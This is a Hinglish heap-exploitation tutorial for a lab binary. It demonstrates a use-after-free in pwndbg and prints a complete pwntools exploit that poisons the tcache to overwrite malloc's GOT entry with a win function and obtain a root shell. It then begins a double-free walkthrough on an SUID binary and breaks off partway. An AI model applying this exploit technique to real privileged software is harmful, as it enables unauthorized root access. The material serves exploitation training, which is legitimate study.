Ab hum samjhte hai **use after free** vulnerability jo hai ye hai kya. Jaisa ki hume nam se hi smjh aa rha hai ki jb hum kisi chunk ko use krte hai fir use hum free kr dete hai. free krne ke bad hume as a user or programmer humare ko uska access nhi rhta hai hum kuchh nhi kr skte hai. ye vulnerability kb aati hai jb ek chunk free ho jata hai. aur uske bad hum use access kr skte hai. mltb ki humne ek chunk ko free kr diya humne use heap ko de diya (tcache ko de diya) use tum rkho mera kam khtm ho gaya. lekin mai fir bhi use kr pa rha hun. Mai usme read, write kr pa rha hun. To wahan pr vulnerability aati hai use after free vulnerability.

Ab hum check krte hai ki use after free vulnerability is binary me hai ya nhi. To hum dekhenge ki kaise uske help se shell le skte hai.

Ab hum is binary ko fir se run krte hai.

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Use After Free/uaf
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Iske bad hum isme ek chunk allocate kr dete hai.

```
1 8
Allocating 8 bytes
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab hum **3** se edit krke ek content likh dete hai.

```
3 0 AAAAAAAA
Editing pointer 0: 0xbbee260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab hum **2** se free kra dete hai index number **0** pr.

```
2 0
Freeing pointer 0: 0xbbee260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab hum **ctrl+c** krke **vis** command run krte hai.

```
[ STACK ]  
00:0000 |  rsp 0x7ffc2529d978 -> 0x401716 (main+85) ← movzx eax, byte  
]  
01:0008 |      0x7ffc2529d980 -> 0x7ffc2529d9b0 ← 0xffffffff  
02:0010 |      0x7ffc2529d988 ← 0x2529d9c0  
03:0018 |  rsi 0x7ffc2529d990 ← '3 0 AAAAAAAA\n'  
04:0020 |      0x7ffc2529d998 ← 0xa41414141 /* 'AAAA\n' */  
05:0028 |      0x7ffc2529d9a0 ← 0x34000000340  
06:0030 |      0x7ffc2529d9a8 ← 0x34000000340  
07:0038 |      0x7ffc2529d9b0 ← 0xffffffff  
[ BACKTRACE ]  
▶ f 0 0x7f31bf8ed631 read+17  
  f 1          0x401716 main+85  
  f 2 0x7f31bf82aa87 __libc_start_main+231  
  
pwndbg> vis
```

```
0xbbee210      0x0000000000000000      0x0000000000000000 .....  
0xbbee220      0x0000000000000000      0x0000000000000000 .....  
0xbbee230      0x0000000000000000      0x0000000000000000 .....  
0xbbee240      0x0000000000000000      0x0000000000000000 .....  
0xbbee250      0x0000000000000000      0x0000000000000021 .....!  
0xbbee260      0x0000000000000000      0x0000000000000000 .....  
<-- tcachebins[0x20][0/1]  
0xbbee270      0x0000000000000000      0x0000000000020d91 .....  
<-- Top chunk  
pwndbg>
```

Ab hum yha pr dekhe to chunk free ho gaya yha jo 0x414141... likha tha remove ho gaya.

Ab hum ise continue krte hai. menu dubara se aa jayega.

```
pwndbg> c  
Continuing.  
  
Choose from the following menu:  
1. malloc chunk eg 1 20  
2. free chunk eg 2 0  
3. edit chunk content eg 3 0 AAAA  
4. list chunks  
5. exit
```

Aur hum list krke dekhte hai 4 se.

```
4
Index      Pointers          Requested Size  Status
0          0xbbee260           8             Freed
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Yha pr bhi free show ho rha hai ki free ho gaya chunk.

Ab hum check krte hai ki hum free krne ke bad bhi edit kr pa rhe hai ki nhi. To 3 se edit krne ki koshish krte hai index 0 pr.

```
3 0 AAAABBBB
Editing pointer 0: 0xbbee260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab **ctrl+c** krte hai. aur **vis** command run krte hai.

```

[ STACK ]
00:0000 |  rsp 0x7ffc2529d978 -> 0x401716 (main+85) ← movzx eax, byte [0]
] 
01:0008 |      0x7ffc2529d980 -> 0x7ffc2529d9b0 ← 0xffffffff
02:0010 |      0x7ffc2529d988 ← 0x2529d9c0
03:0018 |  rsi 0x7ffc2529d990 ← '3 0 AAAAAAAA\n'
04:0020 |      0x7ffc2529d998 ← 0xa41414141 /* 'AAAA\n' */
05:0028 |      0x7ffc2529d9a0 ← 0x34000000340
06:0030 |      0x7ffc2529d9a8 ← 0x34000000340
07:0038 |      0x7ffc2529d9b0 ← 0xffffffff
[ BACKTRACE ]
▶ f 0 0x7f31bf8ed631 read+17
  f 1          0x401716 main+85
  f 2 0x7f31bf82aa87 __libc_start_main+231

pwndbg> vis
[

0xbbee200 0x0000000000000000 0x0000000000000000 ..... .
0xbbee210 0x0000000000000000 0x0000000000000000 ..... .
0xbbee220 0x0000000000000000 0x0000000000000000 ..... .
0xbbee230 0x0000000000000000 0x0000000000000000 ..... .
0xbbee240 0x0000000000000000 0x0000000000000000 ..... .
0xbbee250 0x0000000000000000 0x0000000000000021 ..... !.....
0xbbee260 0x4242424241414141 0x0000000000000000 AAAABBBB.....
<-- tcachebins[0x20][0/1]
0xbbee270 I 0x0000000000000000 0x0000000000020d91 .....
<-- Top chunk
pwndbg>

```

Jaisa ki hum dekh pa rhe hai ki ye chunk **tcache** ke andar tha (free tha) fir bhi hum edit kr pa rhe hai. to yha pr vulnerability hai **use after free** vulnerability. Bahut simple vulnerability hai. is binary ke menu hume read ka option nhi diya hai. kahi-2 binary me humne read ka option mil skta hai. to hum ek chunk ko free krne ke bad read bhi kr skte hai. yha pr hume edit hai means hum write kr skte hai.

Ab hum iska kaise fayda utha skte hai. to jaisa ki humne pichhle tutorial me dekha tha ki hum forward pointer pr focus krte hai. jaise humne dekha tha ki ek chunk jise hum free kr dete hai. to wo chunk kaisa hota hai.

To us chunk me suru me **8 bytes** hoti hai. jo ki hoga uska length. **0x20** aur **1** flag. Aur next **8 bytes** pointer hoti hai jo ki point kr rhi hoti hai **next free chunk** ko.

```

0xbbee220      0x0000000000000000      0x0000000000000000      .....
0xbbee230      0x0000000000000000      0x0000000000000000      .....
0xbbee240      0x0000000000000000      0x0000000000000000      .....
0xbbee250      0x0000000000000000      0x0000000000000021      .....!.....
0xbbee260      0x4242424241414141      0x0000000000000000      AAAABBBB.....
<-- tcachebins[0x20][0/1]
0xbbee270      0x0000000000000000      0x0000000000020d91      .....
<-- Top chunk
pwndbg> 

```

To jb humne next chunk pr ye 0x42424242... likh diya to tcache ko kya lg rha hoga ki ek chunk free hai 0xbbee260 ab kyoki iske andar ye 0x42424242.. address likha hai to tcache ko lg rha hai ki ek aur chunk free hai jiska ye address hai but ye jo adddress hai invalid address hai. lekin agar hum iske jagah koi valid address write ke de like got ka address likh de mai edit pr jakr got ka address likh du. to **tcache** ko lagega ki got uska ek chunk hai.

```

0xbbee230      0x0000000000000000      0x0000000000000000      .....
0xbbee240      0x0000000000000000      0x0000000000000000      .....
0xbbee250      0x0000000000000000      0x0000000000000021      .....!.....
0xbbee260      0x4242424241414141      0x0000000000000000      AAAABBBB.....
<-- tcachebins[0x20][0/1]
0xbbee270      0x0000000000000000      0x0000000000020d91      .....
<-- Top chunk
pwndbg> 

```

Ab hum isko continue krte hai uar **0x20** ka ek aur **malloc** krte hai.

```

pwndbg> c
Continuing.

Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit

```

```

1 8
Allocating 8 bytes
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit

```

**Ctrl+c** krte hai aur **vis** command run krte hai.

```

[ STACK ]
00:0000| rsp 0x7ffc2529d978 -> 0x401716 (main+85) ← movzx eax, by
]
01:0008|     0x7ffc2529d980 -> 0x7ffc2529d9b0 ← 0xffffffff
02:0010|     0x7ffc2529d988 ← 0x2529d9c0
03:0018| rsi 0x7ffc2529d990 ← '3 0 AAAAAAAA\n'
04:0020|     0x7ffc2529d998 ← 0xa41414141 /* 'AAAA\n' */
05:0028|     0x7ffc2529d9a0 ← 0x34000000340
06:0030|     0x7ffc2529d9a8 ← 0x34000000340
07:0038|     0x7ffc2529d9b0 ← 0xffffffff
[ BACKTRACE ]
▶ f 0 0x7f31bf8ed631 read+17
  f 1          0x401716 main+85
  f 2 0x7f31bf82aa87 __libc_start_main+231

pwndbg> vis

```

0xbbee210	0x0000000000000000	0x0000000000000000	.....
0xbbee220	0x0000000000000000	0x0000000000000000	.....
0xbbee230	0x0000000000000000	0x0000000000000000	.....
0xbbee240	0x0000000000000000	0x0000000000000000	.....
0xbbee250	0x0000000000000000	0x0000000000000021	.....!
0xbbee260	0x4242424241414141	0x0000000000000000	AAAABB... . . . .
0xbbee270	0x0000000000000000	0x0000000000020d91	.....

<-- Top chunk

pwndbg>

Yha hum dekh skte hai ki ye jo chunk humne use kiya tha wo ab **tcache** se ht gya.

Lekin ab hum **tcache** me jaye to jo address likha tha niche wo ab tcache me hogा.

0xb00e010	0x0000000000000000	0x0000000000000000	.....
0xb00e020	0x0000000000000000	0x0000000000000000	.....
0xb00e030	0x0000000000000000	0x0000000000000000	.....
0xb00e040	0x0000000000000000	0x0000000000000000	.....
0xb00e050	0x4242424241414141	0x0000000000000000	AAAABBBB.....
0xb00e060	0x0000000000000000	0x0000000000000000	.....
0xb00e070	0x0000000000000000	0x0000000000000000	.....
0xb00e080	0x0000000000000000	0x0000000000000000	.....
0xb00e090	0x0000000000000000	0x0000000000000000	.....
0xb00e0a0	0x0000000000000000	I 0x0000000000000000	.....
0xb00e0b0	0x0000000000000000	0x0000000000000000	.....
0xb00e0c0	0x0000000000000000	0x0000000000000000	.....
0xb00e0d0	0x0000000000000000	0x0000000000000000	.....

Aisa kyo hua jaisa humne smjha tha tcache kaise kam krta hai. jo chunk uske andar hogा us chunk ke andar ek address hogा jo agla free chunk hogा. aur wahan pr jo ki 0x42424242.. likh diya tha to tcache ko lg rha hai ki agla chunk hai. aur jb hum agli bar ek chunk mangenge 0x20 bytes ka to ye hume 0x42424242.. wale address pr jo bhi chunk hogा use de dega. lekin ye address invalid hai. agar hum is pr got ka address likh de to wo got ko hume de dega agla as a got chunk smjh ke.

to jb ek chunk milta hai to us pr hum kuchh bhi likh skte hai. humpr edit ka option hai. fir mai us got me kisi bhi function ke aage jaise exit function, put function, printf function uske address ko badal kr wahan pr write kr skta hun **win function** ka address, **one gadget** ka address, **system function** ka address. Aur ye function call ho jayenge. to aise hum **got overwrite** attack kr skte hai iske help se.lekin iske liye hume ek win function chahiye hogा to yha is binary ke andar ek win function already provided hai. hum info functions command run krke dekh skte hai ki kaun-2 se functions hai.

to hum win funciton ko disassemle krke dekh skte hai.

```
pwndbg> disassemble win
```

```

Dump of assembler code for function win:
0x000000000040167e <+0>:    endbr64
0x0000000000401682 <+4>:    push   rbp
0x0000000000401683 <+5>:    mov    rbp,rsp
0x0000000000401686 <+8>:    lea    rdi,[rip+0xa95]      # 0x402122
0x000000000040168d <+15>:   call   0x401110 <puts@plt>
0x0000000000401692 <+20>:   mov    r8d,0x0
0x0000000000401698 <+26>:   lea    rcx,[rip+0xa9b]      # 0x40213a
0x000000000040169f <+33>:   lea    rdx,[rip+0xa9c]      # 0x402142
0x00000000004016a6 <+40>:   lea    rsi,[rip+0xa98]      # 0x402145
0x00000000004016ad <+47>:   lea    rdi,[rip+0xa86]      # 0x40213a
0x00000000004016b4 <+54>:   mov    eax,0x0
0x00000000004016b9 <+59>:   call   0x4011c0 <execl@plt>
0x00000000004016be <+64>:   nop
0x00000000004016bf <+65>:   pop    rbp
0x00000000004016c0 <+66>:   ret

End of assembler dump.
pwndbg>
```

Ab hum iska exploit bnate hai aur hum iska exploit template ke help se bnate hai. To pwntools ke sath ek command (module) aata hai template ke name se. Ye kya kam krta hai ki hume ek pwntools ka template bna kr de deta hai. Iske andar basic jo code hota hai jaise pwntools ko import krna, shebang line, io.process ye sb likha aata hai phle se hi to hume apna main code likhna hota hai. To hum iska use le skte hai apne kam ko fast krne ke liye.

```

→ Use After Free template --quiet ./uaf > exploit.py
→ Use After Free
```

Yha pr humne template command likh fir --quiet diya kyoki ye bahut jyada comment likhta hai. aur hum exploit.py me output move kr lenge.

Ab hum ise **vim** editor me open kr lete hai.

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *

exe = context.binary = ELF('./uaf')

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

gdbscript = '''
tbreak main
continue
''.format(**locals()))

# -- Exploit goes here --

"exploit.py" 26L, 458C

```

2,1

To yha thoda complicated code lg rha hogा. to isme kuchh changes kr lete hai. sbse phle hum **exe** ko change krke **elf** likh lete hai. ye bas name hai isse kuchh frk nhi pdta hai.

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *

elf = context.binary = ELF('./uaf')

def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([elf.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([elf.path] + argv, *a, **kw)

gdbscript = '''
tbreak main
continue
''.format(**locals()))

# -- Exploit goes here --

```

Baki jaisa upar likha hai use chhad kr hum niche exploit wale section me aate hai. upar hume kuchh change krne ki jarurat nhi hoti hai.

Yahi hum apna exploit likhenge.

```
# -- Exploit goes here --

io = start()

[REDACTED]

io.interactive()
```

Yha pr hum jb bhi heap ke challenges ke sath kam kr rhe hote hai to hum kuchh function bna lete hai apne kam ko aasan krne ke liye.

Jaise hum kuchh function bna lete hai.

To hum yha 3 functions bnayenge. Humara sendline(), recieveline() wale kam ko aasan kr dega.

- malloc()
- free()
- edit()

yha pr hume malloc() bna liya memory allocation ke liye fir free() bna liye free krne ke liye fir edit() bna liya edit krne ke liye.

**malloc()** ke andar humne ek argument lenge **size** jo ki integer type ka hoga kitne size ka malloc krna hai wo hume dena hoga.

**free()** me bhi ek argument lenge **index** jo ki integer type ka hoga kaun se index ko free krna hai wo hume dena hoga.

**edit()** me hume do argument dene honge ek hoga **index** ki kaun se index ko edit krna hai aur ek hoga **data** ki kya data dalna hai.

```
def malloc(size):
    pass

def free(index);
    pass

def edit(index,data);
    pass

# -- Exploit goes here --

io = start()
```

Ek-2 krke inka code likh lete hai.

```
def malloc(size):
    io.sendlineafter(b"exit\n", f"1 {size}".encode())

def free(index);
    pass

def edit(index,data);
    pass
```

Yha pr humne likha ki jb “**exit\n**” (exit aur new line) receive ho jaye uske bad **1** aur (jo bhi **size** argument me pass hogा) use send krna hai encoded format me (means byte format me). Yha 1 means menu ka option 1. malloc jo ho rha tha.

```
def malloc(size):
    io.sendlineafter(b"exit\n", f"1 {size}".encode())

def free(index);
    io.sendlineafter(b"exit\n", f"2 {index}".encode())

def edit(index,data);
    pass

# -- Exploit goes here --
```

Yha pr bhi same upar ki hi tarah jb tk “**exit\n**” receive hone ke **2** aur index argument ko encode krke send karenge. yha 2 means menu ka option number 2.

```

def malloc(size):
    io.sendlineafter(b"exit\n", f"1 {size}".encode())

def free(index):
    io.sendlineafter(b"exit\n", f"2 {index}".encode())

def edit(index,data):
    temp = f"3 {index}".encode()
    io.sendlineafter(b"exit\n", temp+data)

```

Yha pr jo data hai jise hum send krna chahte hai. wo string bhi hogi aur **exit\n** bytes me hogi. Jb mere ko address bhejna hoga to hum pack krke bhejenge jo ki bytes format me hota hai. lekin jb mujhe koi simple data bhejna hoga to wo **bytes format** me nhi hoga. to hum temp nam ka variable bna liye iske andar ek string denge edit ke liye 3 aur apna index variable denge iske bad **data** aata hai. to **data bytes** me hoga phle se hi. Isliye temp me jo bhi hai use encode kr denge aur sendline() me temp ke sath data add kr denge. mtlb jo data user de rha hai use send karo + temp send karo. Hum ye isliye kiya kyoki data phle se hi bytes me baki chije string me thi to use bytes me convert kr liya fir jb sb bytes me gye to send kr diya.

To ye sb isliye likha kyoki hum idha function ka nam likha aur use kr liya aur hum apne exploitation pr focus kr skte hai bar-2 chije nhi likhni padegi. For example –

```

def malloc(size):
    io.sendlineafter(b"exit\n", f"1 {size}".encode())

def free(index):
    io.sendlineafter(b"exit\n", f"2 {index}".encode())

def edit(index,data):
    temp = f"3 {index}".encode()
    io.sendlineafter(b"exit\n", temp+data)

# -- Exploit goes here --

io = start()

malloc(8)

io.interactive()

```

Ab hum Use After Free technique use krte hai isko exploit krne ke liye.

```
# -- Exploit goes here --

io = start()

malloc(8)
free(0)
edit(0,pack(elf.got.malloc)) I

io.interactive()
```

To yha pr humne **8 bytes** malloc kiya fir humne free kr diya jise abhi humne malloc kiya tha iske bad hum use edit krte hai. edit krna hai hume **0** index ko jise abhi humne free kiya tha. ab hum isme data bhejenge pack krke elf.got.malloc ka address de dete hai. hum kisi bhi function ka address de dete hai. to maine ye address de diya.

To yha pr kya kam ho rha hai ki jaise hi humne ise free kiya wo tcache me chala gya aur mai usko edit krke ek address likh rha hun got ka isse kya fayda hogा tcache ise bhi smjhne lg jayega. ki ye ek mera chunk hai jo ki free hai.

Ab iske bad ek malloc karenge. aur ye bhi 8 bytes same size ka kr dete hai. isse kya hogा jo maine ye chunk free kiya tha wo hume mil jayega is malloc ke andar fir mai ek aur malloc karunga isme mujhe milega agla chunk jo ki hogा humara got wala.

```
# -- Exploit goes here --

io = start()

malloc(8) Index 0
free(0)
edit(0,pack(elf.got.malloc))
malloc(8) Index 1
malloc(8) Index 2
I

io.interactive()
```

Aur ab mujhe got mil gya hai. jo ki hai index 2 pr.

To mai likhunga edit iske andar **index 2** pass karunga aur win function ka address likh dunga pack() krke.

```
# -- Exploit goes here --

io = start()

malloc(8)
free(0)
edit(0,pack(elf.got.malloc))
malloc(8)
malloc(8)
edit(2,pack(elf.sym.win))

io.interactive()
```

Ab jaise hi mai malloc function ko call karunga aage chalkr to wo call to malloc ko hi hogi lekin got me malloc ka address pdne jayega wo actually win function ka address ho chuka hoga change ho kr. Humare liye yha pr **win function** call ho jayega yha pr.

Ab hum yha pr **io.interactive()** hi rhne dunge. Iske aagr ek aur malloc kr dete hai aur hume shell mil jayega.

```
# -- Exploit goes here --

io = start()

malloc(8)
free(0)
edit(0,pack(elf.got.malloc))
malloc(8)
malloc(8)
edit(2,pack(elf.sym.win))
malloc(8)

io.interactive()
```

Lekin hum yha khud se krke dekhenge. To line mai nhi likh rha hun kyoki jaise hi mai malloc(8) type karunga mujhe shell mil jayega.

```

# -- Exploit goes here --

io = start()

malloc(8)
free(0)
edit(0,pack(elf.got.malloc))
malloc(8)
malloc(8)
edit(2,pack(elf.sym.win))

io.interactive()

```

Ab hum ise run krte hai.

```

→ Use After Free python3 exploit.py
[*] '/root/yt/pwn/publish/Use After Free/uaf'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x3ff000)
    RUNPATH:   b'.'

[+] Starting local process '/root/yt/pwn/publish/Use After Free/uaf': pid 5761
[*] Switching to interactive mode
Editing pointer 2: 0x404060
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
$ 

```

Yha tk koi error nhi aaya hume ab hum ek malloc krte hai. ab yha pr frk nhi pdta ki hum 8 de rhe 100 de rhe hai ya 1000 de rhe hai kyoki ye call to win function ko krne wala hai.

```

$ 1 8
Allocating 8 bytes
[+] PWNED!!!
$ 

```

Ab hum likhte hai id.

```
$ id  
uid=0(root) gid=0(root) groups=0(root)  
$ █
```

Yha pr hume mil chuka hai root ka shell.

## Total exploit

```
#!/usr/bin/env python3  
# -*- coding: utf-8 -*-  
from pwn import *  
  
elf = context.binary = ELF('./uaf')  
  
def start(argv=[], *a, **kw):  
    '''Start the exploit against the target.'''  
    if args.GDB:  
        return gdb.debug([elf.path] + argv, gdbscript=gdbscript, *a, **kw)  
    else:  
        return process([elf.path] + argv, *a, **kw)  
  
gdbscript = '''  
tbreak main  
continue  
''' .format(**locals())
```

```
def malloc(size):  
    io.sendlineafter(b"exit\n", f"1 {size}".encode())  
  
def free(index):  
    io.sendlineafter(b"exit\n", f"2 {index}".encode())  
  
def edit(index,data):  
    temp = f"3 {index}".encode()  
    io.sendlineafter(b"exit\n", temp+data)
```

```
# -- Exploit goes here --

io = start()

malloc(8)
free(0)
edit(0,pack(elf.got.malloc))
malloc(8)
malloc(8)
edit(2,pack(elf.sym.win))

io.interactive()
```

```
=====
```

```
#####
#####
```

## Double Free Vulnerability Tcache

Isse phle jo humne samjhi thi **Use After Free** vulnerability aur isme hum smjhne wale hai **Double Free** vulnerability. Ab double free vulnerability bhi bahut common vulnerability hai jo ki real world me bahut bar dekhne ko mil jayegi. To is tutorial me smjhne wale hai kya hai double free vulnerability

```
→ Double Free ls -la
total 17800
drwxr-xr-x  2 root root      4096 Aug 13 12:37 .
drwxr-xr-x 15 root root      4096 Aug 13 12:34 ..
-rwsr-sr-x  1 root root    21688 Aug 13 12:37 df
-rwxr-xr-x  1 root root  1386480 Aug 13 12:35 ld-2.27.so
-rwxr-xr-x  1 root root 16803192 Aug 13 12:35 libc.so.6
→ Double Free █
```

Yha pr hume **df** nam ki binary mili hai. jo ki **suid bit** set binary hai aur humara task hai binary ko exploit krke root ka shell lena. Is binary ke sath me **libc 6** aur **linker 2.27** use kiya gaya hai.

Ab hum binary ko run krke dekh lete hai.

```
→ Double Free ./df
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ye wahi binary hai jisme humne patch lga diye taki hum **Use After Free** vulnerability ka exploit na use kr paye.

So, isme bhi same usi tarah ka menu jahan hum malloc kr skte hai, free kr skte hai, edit kr skte hai, list kr skte hai aur exit kr skte hai.

Man lo hume 8 bytes ka chunk allocate rkna hai to

```
1 8
Allocating 8 bytes
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Agar hume chunk ko free krna hai to.

```
2 0
Freeing pointer 0: 0xd6b260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab maine **0** number index ko free kr diya to ab hum ise edit nhi kr skte hai. kyoki humne free kr diya humare hath me nhi hai jaisa ki humne use after free vulnerability iske basis pr bnti hai.

Ab agar hum try kare edit krne ki to ye nhi hoga.

```
3 0 AAAABBBB
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Yha dikh nhi rha hai lekin **gdb** me hum **vis** command se dekhenge.

Ab hum 4 se list kr skte hai.

```
4
Index      Pointers          Requested Size  Status
0          0xd6b260           8            Freed
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
5
→ Double Free
```

Yha pr hum dekh skte hai ki free kr chuke hai ek chunk ko jo **8 bytes** ka tha. aur 5 ke help se **exit** kr skte hai.

Ab hum apne binary ko **gdb** ke andar open kr lte hai.

```
→ Double Free gdb ./df
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ./df...
(No debugging symbols found in ./df)
pwndbg> info f█
```

**Info functions** krke dekh lte hai ki kitne functions hai.

```
0x0000000000401170    printf@plt
0x0000000000401180    memcpy@plt
0x0000000000401190    malloc@plt
0x00000000004011a0    __isoc99_sscanf@plt
0x00000000004011b0    fwrite@plt
0x00000000004011c0    execl@plt
0x00000000004011d0    _start
0x0000000000401200    _dl_relocate_static_pie
0x0000000000401210    deregister_tm_clones
0x0000000000401240    register_tm_clones
0x0000000000401280    __do_global_dtors_aux
0x00000000004012b0    frame_dummy
0x00000000004012b6    print_menu
0x0000000000401359    allocate
0x0000000000401405    free_chunk
0x0000000000401488    edit
0x000000000040156a    list
0x0000000000401682    win
0x00000000004016c5    main
0x0000000000401840    __libc_csu_init
0x00000000004018b0    __libc_csu_fini
0x00000000004018b8    _fini
pwndbg> █
```

Yha pr main function hi humare kam hai baki to humne menu ke liye likha hai aur ek win function hai jisko hume call krna hai jiske help se hume shell milege.

Ab hum ise **run** krte hai aur code me jane ki jarurat nhi hai.

```
pwndbg> r
Starting program: /root/yt/pwn/publish/Double Free/df
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab hum **malloc** krte hai ek **8 bytes** ka chunk aur check krte hai ki use after free vulnerability hai ki nhi.

```
1 8
Allocating 8 bytes
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab **2** krke free kr dete hai isko.

```
2 0
Freeing pointer 0: 0x1fcf260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab hum ise edit krne ki koshish krte hai.

```
3 0 AAAAAAAAA
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab hum **ctrl+c** krte hai aur **vis** command run krte hai.

```

0x1fcf200      0x0000000000000000      0x0000000000000000      .....
0x1fcf210      0x0000000000000000      0x0000000000000000      .....
0x1fcf220      0x0000000000000000      0x0000000000000000      .....
0x1fcf230      0x0000000000000000      0x0000000000000000      .....
0x1fcf240      0x0000000000000000      0x0000000000000000      .....
0x1fcf250      0x0000000000000000      0x0000000000000021      .....!
0x1fcf260      0x0000000000000000      0x0000000000000000      .....
<-- tcachebins[0x20][0/1]
0x1fcf270      0x0000000000000000      0x0000000000020d91      .....
<-- Top chunk
pwndbg> 

```

To ye **free** to ho gya lekin content change nhi hua iska to yha **Use After Free** vulnerability nhi hai.

To ab hum dekhenge double free vulnerability. Ek hi **chunk** jo ek bar free ho chuka hai use do bar free kr skte hai.

To hum check rk lete hai ki hum ise kr pa rhe hai ki nhi fir dekhenge ki kaise iska advantage leke **shell** le skte hai.

Ab hum binary ko fir se run karunga.

```

pwndbg> r
Starting program: /root/yt/pwn/publish/Double Free/df
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit

```

**8 bytes** ka **malloc** krte hai.

```

1 8
Allocating 8 bytes
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit

```

Isko free krte hai.

```
2 0
Freeing pointer 0: 0x11b0260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab isko dubara se free krte hai.

```
2 0
Freeing pointer 0: 0x11b0260
Choose from the following menu:
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Ab hum list krke dekhte hai.

```
4
Index      Pointers          Requested Size  Status
0          0x11b0260           8            Freed
Choose from the following menu:      I
1. malloc chunk eg 1 20
2. free chunk eg 2 0
3. edit chunk content eg 3 0 AAAA
4. list chunks
5. exit
```

Yha pr dikha rha hai ki ye ek hi bar free hua hai.

Ab hum **ctrl+c** krke **vis** command **run** krta hun.

0x11b0210	0x0000000000000000	0x0000000000000000	.....
0x11b0220	0x0000000000000000	0x0000000000000000	.....
0x11b0230	0x0000000000000000	0x0000000000000000	.....
0x11b0240	0x0000000000000000	0x0000000000000000	.....
0x11b0250	0x0000000000000000	0x0000000000000021	.....!
0x11b0260	0x0000000011b0260	0x0000000000000000	.....
<-- tcachebins[0x20][0/2], tcachebins[0x20][0/2]			
0x11b0270	0x0000000000000000	0x0000000000020d91	.....
<-- Top chunk			
pwndbg>			

Yha hum dekh skte hai ki do bar free krne se do bar tcache-2 aa rha hai. agar hum upar jakr dekhe to.

0x11b0000	0x0000000000000000	0x000000000000251	.....Q.....
0x11b0010	0x0000000000000002	0x0000000000000000	.....
0x11b0020	0x0000000000000000	0x0000000000000000	.....
0x11b0030	0x0000000000000000	0x0000000000000000	.....
0x11b0040	0x0000000000000000	0x0000000000000000	.....
0x11b0050	0x0000000011b0260	0x0000000000000000	.....
0x11b0060	0x0000000000000000	0x0000000000000000	.....

